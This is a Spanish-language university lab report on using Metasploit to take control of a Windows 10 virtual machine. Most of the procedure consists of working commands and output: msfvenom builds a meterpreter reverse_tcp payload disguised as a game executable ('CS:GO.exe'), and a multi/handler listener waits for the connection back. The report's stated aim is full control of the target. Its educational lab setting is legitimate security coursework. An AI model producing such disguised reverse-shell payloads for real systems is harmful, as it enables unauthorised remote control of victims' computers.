



ACTIVIDADES DE APRENDIZAJE AUTÓNOMO

DOCENTES: MSc. Victor Zapata **SEMESTRE:** OCTAVO **PARALELO:** B

ASIGNATURA: ADMINISTRACIÓN DE CENTROS INFORMÁTICOS EDUCATIVOS

FECHA: 05-08-2021

NOMBRE: Andrés Sebastián Laverde Benítez

Tema:

Metasploit

Objetivo General:

Diseñar un exploit en el sistema klinux para tener control total de una máquina con sistema operativo Windows 10.

Desarrollo:

Utilizando el sistema klinux para crear un Metasploit el cual será ejecutado en una máquina con Windows 10 para tener total control de este sistema.

Procedimiento

Creación del .exe

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=4444 -f exe >
/home/andres/Escritorio/CS:GO.exe
```

Máquina para que este a la escucha de la víctima

Msfconsole

use multi/handler

set PAYLOAD windows/meterpreter/reverse_tcp

show options

set LHOST 10.0.2.15

exploit




UNIVERSIDAD CENTRAL DEL ECUADOR
FACULTAD FILOSOFÍA, LETRAS Y CIENCIAS DE LA EDUCACIÓN
PEDAGOGÍA DE LAS CIENCIAS EXPERIMENTALES
-INFORMÁTICA




Imagen:

MAQUINA DE WINDOWS 10



MAQUINA DE KLINUX





CREACIÓN DEL EJECUTABLE EN K LINUX

lunux [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

(3) WhatsApp - Mozilla F... root@kali: /home/andres

09:00 PM

```
root@kali:~$ sudo su
[sudo] password for andres:
[andres@kali ~]$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=4444 -f exe > /home/andres/Escritorio/CS:GO.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[andres@kali ~]$
```

Papelera

Sistema de archivos

Carpeta personal

CS:GO.exe

CONSOLA DE Metasploit

lunux [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

Mozilla Firefox

root@kali: /home/andres

09:10 PM

```
[metasploit v6.0.45-dev]
+ --=[ 2134 exploits - 1139 auxiliary - 364 post      ]
+ --=[ 592 payloads - 45 encoders - 10 nops          ]
+ --=[ 8 evasion                                         ]

Metasploit tip: Use the resource command to run
commands from a file

msf6 >
```



UNIVERSIDAD CENTRAL DEL ECUADOR
FACULTAD FILOSOFÍA, LETRAS Y CIENCIAS DE LA EDUCACIÓN
PEDAGOGÍA DE LAS CIENCIAS EXPERIMENTALES
-INFORMÁTICA



lunux [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda Mozilla Firefox root@kali:/home/andres 09:12 PM

Explorador root@kali:/home/andres

Archivo Acciones Editar Vista Ayuda

Sistema de archivos

Carpeta personal

```
[*] =[ metasploit v6.0.45-dev
+ -- --=[ 2134 exploits - 1139 auxiliary - 364 post
+ -- --=[ 592 payloads - 45 encoders - 10 nops
+ -- --=[ 8 evasion

Metasploit tip: Use the resource command to run
commands from a file

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > ]
```

09:12 PM Right Ctrl

lunux [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda Mozilla Firefox root@kali:/home/andres 09:14 PM

Explorador root@kali:/home/andres

Archivo Acciones Editar Vista Ayuda

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	
0	Wildcard Target

```
msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.0.2.15:4444
```


09:14 PM Right Ctrl




UNIVERSIDAD CENTRAL DEL ECUADOR
FACULTAD FILOSOFÍA, LETRAS Y CIENCIAS DE LA EDUCACIÓN
PEDAGOGÍA DE LAS CIENCIAS EXPERIMENTALES
-INFORMÁTICA



EJECUCIÓN DEL Metasploit



OBTENCIÓN DE UNA CAPTURA DEL SISTEMA DE WINDOWS DESDE EL SISTEMA KLINUX





Conclusiones:

Se logró diseñar un exploit en el sistema klinux y demostrar que se puede tener control total de una máquina con sistema operativo Windows 10.

Metasploit es un proyecto de código abierto para la seguridad informática.

Se pueden crear ejecutables que vulneran la seguridad de nuestros equipos y de esta manera tener el control total de estos.

Fuentes Bibliográficas:

Zapata V. (2021). Klinux. Recuperado de: <https://n9.cl/rqhcb>